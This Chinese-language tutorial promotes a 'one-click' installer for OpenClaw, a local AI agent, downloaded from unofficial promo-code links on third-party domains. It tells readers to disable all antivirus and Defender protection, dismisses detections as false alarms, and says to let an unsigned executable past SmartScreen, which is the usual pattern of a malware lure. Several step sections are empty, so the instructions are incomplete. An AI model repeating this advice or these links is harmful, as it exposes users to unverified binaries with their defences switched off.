OpenClaw(圈内俗称小龙虾)是 GitHub 斩获 28W + 标星的开源本地 AI 智能体,能够自主操控电脑、批量整理本地文档、自动完成浏览器批量操作,落地各类办公自动化需求,不少使用者把部署这款工具戏称养虾。软件全程本地离线运行,全部数据留存本机,从根源守住个人与办公数据隐私安全。本文教程针对 Windows11、macOS 两大主流系统优化编写,针对性解决权限缺失、Defender 拦截、中文路径报错、SmartScreen 阻拦启动等高频故障,整套部署采用一键安装方案,零基础用户耗费 10 分钟就能完成配置、投入使用。
📑文章目录
🔍一、前言
OpenClaw 是当下热度居高不下的实干型本地 AI 自动化智能体,可在离线状态独立运行,不用依托外网、无需绑定各类云端账号,依靠 AI 逻辑自主完成全品类电脑操作。本次 v2.7.9 安装包内置整套运行环境、配套依赖库以及多系统适配配置,使用者不用单独配置 Python、Node.js 运行环境,也不用输入命令行代码,零基础人群也能顺畅完成整套部署。
⚠️二、安装前重要提醒(遗漏易导致部署失败)
正式开启部署前,需要临时关闭电脑全部安全防护程序,防止安装文件被安全工具误判风险,出现隔离、删除等问题:
- 360 安全卫士 / 360 杀毒软件
- 腾讯电脑管家
- 火绒安全防护软件
- Windows11 系统自带 Defender 实时防护功能
💡补充说明:OpenClaw 需要实现键鼠模拟操控、本地文件读写、浏览器进程管控能力,相关系统调用容易被安全软件标记为异常行为,属于程序固有运行特征;项目依托开源协议开发,整体运行环境安全稳定。
📥三、第一步:获取双系统专属一键部署资源包
Windows 版本部署包 v2.7.9:https://xiake.yun/api/download/package/18?promoCode=IVD643FDE29A
macOS 版本部署包 v2.7.9:https://openclaw.ikidi.top/api/download/package/35?promoCode=IVD643FDE29A
资源整体体积:45.7MB,下载完成后得到.zip格式压缩安装包。
📂四、第二步:正确解压文件(Win11 实操要点)
Windows11 自带解压工具极易出现文件损坏、权限不足问题,优先选用 WinRAR、7-Zip 专业解压软件。
解压操作步骤:
✅校验标准:解压目录内存在Openclaw Windows一键启动.exe(红色龙虾图标),代表文件解压完整无误。
macOS 端解压可使用系统归档实用工具,解压后按照对应平台指引启动程序即可。
▶️五、第三步:运行一键启动程序(解决 Win11 安全拦截)

Windows11 系统安全机制默认拦截无数字签名应用,出现安全弹窗时按以下步骤放行:
弹窗仅为系统常规安全提醒,并非程序存在安全隐患,可放心继续安装。
⚙️六、第四步:自动安装部署(全程无需手动操作)
plaintext
D:\\OpenClaw
E:\\AI\\OpenClaw
❌禁止使用路径示例:
plaintext
D:\\软件\\OpenClaw
D:\\小龙虾
C:\\Program Files\\OpenClaw
⏱等待时长:3~5 分钟,安装进程中请勿随意关闭安装窗口。
🚀七、第五步:启动成功 & 快速使用指南
安装完毕软件自动弹出主界面,页面右上角显示「Gateway 在线」字样,即代表部署全部完成。直接在指令输入框下发需求,AI 自动执行对应操作,常用实操指令参考:
❗八、双系统专属常见问题(收藏备用)
📝写在最后
OpenClaw 作为能够自主完成各类电脑任务的本地 AI 工具,在 Windows11、macOS 两大系统环境运行流畅、稳定性出色,本地运行模式从根源规避隐私泄露隐患。本次 v2.7.9 一键部署包针对双系统深度优化,无捆绑附加程序、无弹窗广告,适配个人日常办公、自动化提效等多类使用场景。
再次附上资源获取地址:
Windows:https://xiake.yun/api/download/package/18?promoCode=IVD643FDE29A
macOS:https://openclaw.ikidi.top/api/download/package/35?promoCode=IVD643FDE29A